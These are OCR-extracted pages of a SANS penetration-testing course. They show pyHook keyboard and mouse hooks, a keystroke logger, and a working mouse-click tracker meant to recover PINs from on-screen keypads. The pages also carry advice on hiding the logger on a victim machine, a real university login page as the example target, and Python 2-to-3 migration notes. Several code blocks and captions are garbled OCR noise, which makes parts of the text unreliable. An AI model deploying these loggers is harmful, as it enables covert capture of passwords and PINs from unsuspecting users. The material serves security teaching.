hm.HookKeyboard()
pythoncom.PumpMessages()
```

Pen Test Python: pyHook Examples

This page includes two examples of pyHook scripts taken from the pyHook documentation. The script on the left imports the pythoncom module (supplied by pywin32) and the pyHook module, then defines the callback function OnMouseEvent. The OnMouseEvent function takes a single argument from the system (event), which is decoded using multiple print statements. The print statements demonstrate the power of pyHook, allowing us to easily access the message name and event type (such as a left-click down, right-click down, right-click up, mouse movement, etc.), window information, and scroll wheel use. At the end of the callback function, it returns a True value to allow other system processes to also have the opportunity to process the event.

Following the callback function definition, the script invokes the pyHook HookManager, registers the OnMouseEvent method, hooks the system mouse, and starts sending mouse events to the script using the pythoncom.PumpMessages() function.

The code on the right of this page is similar in structure, but deals with keyboard keystroke event information including the ASCII value of the keystroke (event.Ascii), modifier keys (alt, extended characters such as ctrl, winkey, etc.), and more. Let's put the pyHook keyboard keystroke interception functionality to good use for a pen test.



ti gis4 ei t, er2gii rrSuaii t,4eu2,ii J2,,iui

```
spnSh4 n,) SS49 n,htS ogSp) rSnn2on
,S nnnon r s0s2gSo12n s 1s,t o0pt5 Ap,4 t,, Snnth n 4b4 h m
          ,t Jti5rS nn,o n r,SEuW) cShp045) , ipts s0nt, s A ,

©t1 eott, sS0h©SJt8 it Jto 4, r
     ,S nnnon r rSniiS nn2on A,SEu Wgnh it Jtoh r)sgnn, ,
     ht4iho 8hit

tSS4sip0o 0nth 5 n,,SS4 r)SS4,0o0n th s,
tSS4sip0o0 nth ttt,,S1o 5 eott,sS0h©SJtoh
tSS4sip0o0nt r r )SS4tt,sS0h© s,
n,4tSogSp rTtipn,t ssOnt s s ,
```

Save this script as a .pyw file (pyw scripts don't have a command window).
Run the script to capture all keystrokes to the identified file.

SANS .-.. : (/,d(?', '(', .(f A,,()S -RF..,, lc,,,()i .(, -,a ,?.. S.?o,()


Pen Test Python: Simple Keystroke Logger

The script on this page is all that is needed for a simple keystroke logging. The script uses the Python logging module to write the keystroke information to a specified filename ("mykeylogger.txt") as a string. The callback function itself simply logs the ASCII value of the keystroke event. The last four lines are consistent with the earlier scripts: Instantiate the pyHook HookManager, register the callback function, hook the keyboard, and send Windows keyboard events to the script.

Running this script on a Windows host will immediately start to capture all keyboard keystrokes for all applications, including password fields, writing the keystrokes to the specified file. The process will not exit by itself unless Python crashes or it is terminated from Task Manager.

Note that Python scripts with a .py extension open in a command prompt window, which would potentially give away the presence of this script on a victim system. Renaming the script to .pyw eliminates the command prompt, allowing the attacker to run the script on a victim system without any visible application windows.

The script on this page is included on your Windows 10 VM in C:\DEV\simplekeystrokelogger.




Pen Test Python: Web-Based Keyboards

Let's continue to use the pyHook library, but this time for intercepting mouse event information. To mitigate the threat of keystroke loggers, some web pages include their own web-based keypad systems. The example on this page is from UC Berkeley CalNet Authentication Service, a single sign-on system used for UC Berkeley students. Students are expected to create a 6-character or longer PIN, entered using the mouse.

While this system does prevent an attacker from capturing the login password using a keystroke logger, it does not represent a significant obstacle for a pen tester with Python at his or her disposal.

Image source: https://calnetweb.berkeley.edu/calnet-deputies/manage-my-calnetkey



```
import pythoncom, pyHook, ctypes, time, sys
from PIL import Image, ImageDraw

user32 = ctypes.windll.user32
screensize = user32.GetSystemMetrics(0), user32.GetSystemMetrics(1)
lastclick = (screensize[0]/2, screensize[1]/2) # Start at screen center
end = time.time() + 60*2 # Run for -2 minutes, then exit
im = Image.new('RGB', screensize, (255, 255, 255))

def OnMouseEvent(event):
    global lastclick, end, im
    if event.Message == 513: # Left mouse click down
        draw = ImageDraw.Draw(im)
        draw.line((lastclick, event.Position), fill=128, width=4)
        lastclick = event.Position # Save this click for the next line
    if time.time() > end:
        im.save('out.jpg', 'JPEG', quality=80)
        sys.exit(0)
    return True

hm = pyHook.HookManager()
hm.MouseAll = OnMouseEvent
hm.HookMouse()
pythoncom.PumpMessages()
```

Create a JPG matching the screen resolution. Draw a line between each mouse click, starting from the center. After two minutes, save and exit.

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Pen Test Python: Draw Mouse Click Path Lines

The script on this page is slightly more complicated, but still includes similar elements to the previous keystroke logger script. This script introduces the Python Imaging Library (PIL) to create a JPG file with the recorded mouse click behavior.

After importing the necessary modules, the script calculates the victim's desktop resolution using the user32.GetSystemMetrics() call, recording the X and Y values in the tuple screensize. Next, a global variable lastclick is recorded. Since there is no hnltlunfdclick, the lastclick starts from the center of the image.


Next, a timer for duration of the script is set, and a basic JPG image is created with Image.new() from PIL.

The callback handler only examples mouse events of type 513, which corresponds to the left mouse click down event. For each left mouse click, a line is drawn to the current X/Y coordinates of the mouse click from the last mouse click coordinates using the PIL Draw() object and draw.line() with a red line color (color 128) and a line width of 4 pixels. The current mouse click is recorded in the lastclick variable for use in drawing the next line.

Next, the script checks if the two-minute timer has expired. If so, then it saves the image with the lines as a JPG and exits. The remaining code is similar to the keyboard keystroke capture script, updated for mouse clicks.


This script is included on your Windows 10 VM in the C:\DEV\simplemousetracker directory.

[illegible]



[illegible]

When the script exits, it will write a JPG file with a white background and connected red lines, similar to the example shown here. This isn't particularly exciting until you put it together with the target login page.


Making the click image transparent allows you to align the clicks with the login keypad buttons.

Making the click image transparent and placing the target login screen behind it allows us to visualize the mouse behavior. The password in this case is likely "137c92“.

Fixing Code

pDRkhTiiSliTilRleiir eirSiTTeklRhlRShTiRlTkr
pGlTeSeilkkTiUri keilrlRk'rklRlTiTilkrUkr
lkil ShTkdiileidr
pLTRTlmSTileiirillillr SRkTillnr
Ykz xtny x km tn uxuzn
pHeielrTnSTileiirdRiThTkllkrglklldTiTnSTileiikr
nilr TniTSlr
pFirdTiTkRR,lieTiSTeidrShTlTeirSiTTr
f xn t uzt ultntk knlmuzt


SANS dittili eirn-plri ,fi"f(unfii fisnihunu(i fu"(ufifoi gfidiifutvi llr/"fisi ymi

Fixing Code

A lot of developers who are just getting started become frustrated with syntax or logic errors in code that are difficult to solve. Some of these issues become easier to solve after you gain more experience in fixing errors, though even the best developers can relate to stories of elusive programmatic bugs that live on for long periods of time.

A few recommendations to help in minimizing the frustration associated with fixing buggy code:

- Documenting your code up-front will save you a lot of time when you have to review and change it months later.
- When troubleshooting logic errors, judiciously use the "print" statement to review the value of variables or just to watch the script execution. Consider writing a debug_print() function that works like the print function except that it only runs when a debug flag is set, or even writes the logging output to a file.
- Read exception output carefully: Python exceptions aren't the prettiest troubleshooting tool, but they often provide enough information to fix a problem when read carefully. When troubleshooting syntax errors, the prior line is often a common culprit.
- Limit exception handlers to handle exceptions that you anticipate. Catch-all exception handlers (e.g., "except:") can be very problematic to troubleshoot when it is handling an exception you don't recognize or understand.
- In general, avoid being clever in code, instead favoring readability and simplicity. An early mentor of this author told me that "troubleshooting code is twice as hard as writing code, so you should only code to one-half of your ability."



```
>>> '  A Python'[0J
'深'
>>> C#= "Intl Support"
>>> 5/2
2.5

                  i"'rmCRu/6R

>>> '; } Python'[0J
n\xe6'
>>> C#= "Intl Support"
  File "<stdin>", line 1
    C#= "Intl Support"
    as

SyntaxError: invalid syntax
>>> 5/2
2
```

SANS n'ntyR /Rct pod2cRieo2,pmoR =e Na\odhR6e\aRl\aroopRcRag\dptRpdlsooR PtR


sdooenpc

Python 3 is the not-backward-compliant revision to the Python programming language, designed specifically to correct shortcomings in Python that make Python less graceful or awkward for programmers. Python 3 introduces several new features, including improved handling of Unicode content, the introduction of the byte array type, support for character sets beyond those used in the English language, and resolves many rudimentary issues that trip up beginning Python programmers.

On this page, we have sample Python code, interpreted by Python 3 and Python 2.7. In the first example, the Python 3 interpreter gracefully handles a Chinese string, slicing the first byte of the string as would reasonably be predicted. In the second statement, we use the character AIé fau as a variable name. Finally, basic division returns a float.

In the second example using the Python 2.7 interpreter, the examples are not so rosy. The string slicing for '深入 Python' returns "\xe6 rcu instead of the first character which is the upper half of the Unicode equivalent for iiu ri au iu The non-English language character "é fu cannot be used for a variable name, and 5%2 is li 2 it nu

While Python 3 solves common problems and better supports an international community, it is still not as widely adopted as Python 2.x. Many platforms do not ship with a Python 3 interpreter for example (including popular Linux distributions and Mac OS X), making Python 2.7 a better choice for programmers who want to reach a wider audience without additional dependency requirements. Further, several of Python 3's popular features have been back-ported to Python 2.7, which further gives developers a reason not to make the transition to Python 3.



- Python 3 is the future of the language
  - Smart choice for new projects
  - Must also be able to read and understand 2.7 code for the foreseeable future
- For pen testing, learn Python 2.7, then apply Python 3 techniques for new projects

aoe Transition Process		
	Step 1:	Run your code with the "-3" argument. This will raise DeprecationWarning for any code that cannot be translated to Python 3. Manually fix these problems.
	Step 2:	Examine conversion changes with 2to3: "2to3 script.py"
	Step 3:	Apply 2to3 changes: "2to3 -w script.py"
	Step 4:	Testing

SANS SEC660 tAdvanced Penetration Testing, Exploit Writing, and Ethical Hacking 66


Transitioning to Python 3
If you are working on new Python projects where you can expect users to install a Python 3 interpreter, then you might consider writing code for Python 3. New development for the Python platform is targeting Python 3, and the Python developers indicate that the last major release of the Python 2.x branch has been Python 2.7 (e.g. there will not be a Python 2.8 release).

It's reasonable to ask, "Why learn Python 2.7 at all?" In the field of penetration testing, Python 2.7 is the primary development target for many analysts. If you only learn Python 3, then editing Python 2.7 code will be difficult, with lots of small differences making significant changes in how a program operates. Since Python 2.7 is still the primary development platform used in the industry that this course focuses on, the authors decided we should focus on the Python 2.7 platform.

Still, it can be beneficial to learn Python 3 as well, for understanding code written to that platform, and to better support the future Python 3 transition.

If you want to transition code from Python 2.7 to Python 3, there is a simple 4-step process to apply:

1. Run your code with the "python -3" flag. This will raise DeprecationWarning warnings anytime code is seen by the interpreter that cannot be transitioned automatically to a Python 3 syntax.
2. Use the Python 2to3 tool to identify changes to your code to make it compatible with Python 3. Run with just the source filename, 2to3 will display changes to the source in a unified diff format for you to review.
3. To apply the changes suggested by 2to3, run the tool with the "-w" argument.
4. Finally, test the transitioned code, using the Python 3 interpreter, and any legacy Python interpreters you plan to continue supporting.



```
      factorial.py
users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
username=raw_input("Enter your username: ")
if users.has_key(username):
    number = input("Enter a non-negative integer for factorial: ")
    product = 1
    for i in range(number):
        product = product * (i+1)
    print product
$ python2.7 -3 factorial.py
Enter your username: josh
factorial.py:4: DeprecationWarning: dict.has_key() not supported in 3.x; use the in operator
  if users.has_key(username):
Enter a non-negative integer for factorial: 4
24
$ 2to3 factorial.py
$ 2to3 -w factorial.py
$ python3 factorial.py
Enter your username: josh
Enter a non-negative integer for factorial: 4
24
```

inmssg(ED0net lr0("r dro:eosd(rdyedpsa(aoPa(e3e dpad0(noxida(Delsedp(

Transition Example

The example on this page shows a simple Python script called "factorial.py" (adapted from the code shown in the video by Khan Academy at https://www.youtube.com/watch?v^b WT-gS-8p7KA) performs two primary functions. First, it asks for the username and makes sure the username is one of the users listed in the `user's` dictionary. Next, it asks for a non-negative number and uses the value to calculate the factorial. This code was written to target the Python 2.x platform; attempting to run it with a Python 3 interpreter generates a syntax error:

```
a" l,osrmu"    z.fort,.f     rl ,"
  File "factorial.py", line 8
    print product
                du

SyntaxError: invalid syntax
```

To transition this code to Python 3, first run the code with the Python 2.7 interpreter, adding the "-3" argument as shown. Since the code uses the has_key() method on a dictionary object (which is not supported in Python 3), the interpreter raises a warning during execution. Fix any DeprecationWarning warnings prior to transitioning the code to Python 3.

